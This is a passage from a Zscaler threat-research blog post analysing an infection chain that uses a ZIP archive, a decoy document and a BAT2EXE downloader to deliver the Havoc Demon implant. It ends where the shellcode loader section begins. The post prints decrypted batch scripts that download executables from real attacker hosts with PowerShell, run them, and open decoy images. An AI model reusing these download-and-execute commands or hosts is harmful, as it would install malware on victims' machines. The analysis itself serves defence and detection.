Havoc Across the Cyberspace | Blog | Zscaler

By Niraj Shivtarkar, Shatak Jain

Published: 2023-02-14 · Archived: 2026-04-05 19:42:43 UTC

Infection Chain Analysis




Fig 2. Infection chain

The infection chain utilized by the threat actors for delivering the **Havoc Demon** on the target machines commences with a ZIP Archive named “ZeroTwo.zip” consisting of two files “character.scr” and “Untitled Document.docx” as shown in the screenshot below.




Fig 3. ZIP Archive

Here the “Untitled Document.docx” is a document consisting of paragraphs regarding the “ZeroTwo” which is a fictional character in the Japanese anime television series Darling in the Franxx.




Fig 4. Contents of the Document bundled in the ZIP Archive

Further the screen saver file “character.scr” is basically a downloader commissioned to download and execute the Havoc Demon Agent on the victim machine. The Downloader binary is compiled using a BAT to EXE converter “BAT2EXE” which allows users to convert Batch scripts into executables as shown in the screenshot below. The BAT2EXE argument can be seen in the downloader binary.




Fig 5. BAT2EXE argument used in the downloader binary

Once executed the BAT2EXE compiled binary loads and decrypts the Batch Script from the .rsrc section as shown in the screenshot below.




Fig 6. Decrypted BAT Script

The binary then writes and executes the decrypted BAT script from the Temp folder as shown in the image below.




Fig 7. Decrypted BAT Script written in the Temp folder

The Decrypted BAT Script upon execution performs the following tasks:

Checks whether “teste.exe” exists in the Temp folder, if not, it downloads the final payload from http[:]//146[.]190[.]48[.]229/pics.exe and saves it as “seethe.exe” in the Temp folder via Invoke-WebRequest and then executes it using “start seethe.exe”

```
@echo off
cd %temp%
if exist %temp%\teste.exe (
echo File already exists
) else (
powershell -command invoke-webrequest 'http://146.190.48.229/pics.exe'-outFile seethe.exe
)
cd %temp%
start seethe.exe
```

zscaler | ThreatLabz

Fig 8. Downloads the final payload “pics.exe” from remote server via Invoke-WebRequest

Then it checks whether “testv.exe” exists in the Temp folder, if not, it downloads an image from “https[:]//i[.]pinimg[.]com/originals/d4/20/66/d42066e9f8c4b75a0723b8778c370f1d.jpg” and saves it as images.jpg in the Temp folder and opens it using images.jpg.

```
if exist %temp%\testv.exe (
echo File already exists
) else (
powershell -command invoke-webrequest 'https://i.pinimg.com/originals/d4/20/66/d42066e9f8c4b75a0723b8778c370f1d.jpg'-outFile imagez.jpg
start imagez.jpg
)
```

zscaler | ThreatLabz

Fig 9. Downloads a JPG image from pinimg[.]com

The following image of the “Zero Two” character was downloaded from pinimg[.]com & executed in order to conceal the actual execution and malicious activities performed by the final payload.




Fig 10. Zero Two Image downloaded from pinimg[.]com

Before analyzing the final payload, let’s take a look at another similar Downloader compiled via BAT2EXE named “ihatemylife.exe”, in this case, the decrypted Batch script downloads the final payload from “https[:]//ttwweatterarartgea[.]ga/image[.]exe” using Invoke-WebRequest alongside the payload it also downloads an image to conceal the malicious activities as shown in the screenshot below.

```
cd %temp%

powershell -Command "Invoke-WebRequest -Uri 'https://encrypted-tbn0.gstatic.com
/images?q=tbn:ANd9GcQQBmnuovMZg0rZEmZEnDsfTcZbBqw-2_R3Yg&usqp=CAU' -OutFile 'image.jpg'"
timeout /t 7
start image.jpg

powershell -command invoke-webrequest 'https://ttwweatterarartgea.ga/image.exe'-outFile image.exe
start image.exe
```

Fig 11. Decrypted Batch scripts downloads the final payload from https[:]//ttwweatterarartgea[.]ga




Fig 12. Image Downloaded by the Batch Script to conceal malicious activities

Now let's analyze the final In-the-Wild "Havoc Demon" payload which was downloaded via the Downloader named "character.scr" from http[:]//146[.]190[.]48[.]229/pics.exe as explained previously.

Havoc Demon is the implant generated via the **Havoc Framework** - which is a modern and malleable post-exploitation command and control framework created by @C5pider.




Fig 13. The Havoc Framework




Fig 14. Havoc Framework - Interface

Shellcode Loader

The Downloaded payload “pics.exe” is the **“Shellcode Loader”** which is signed using Microsoft’s Digital certificate as shown in the screenshot below.

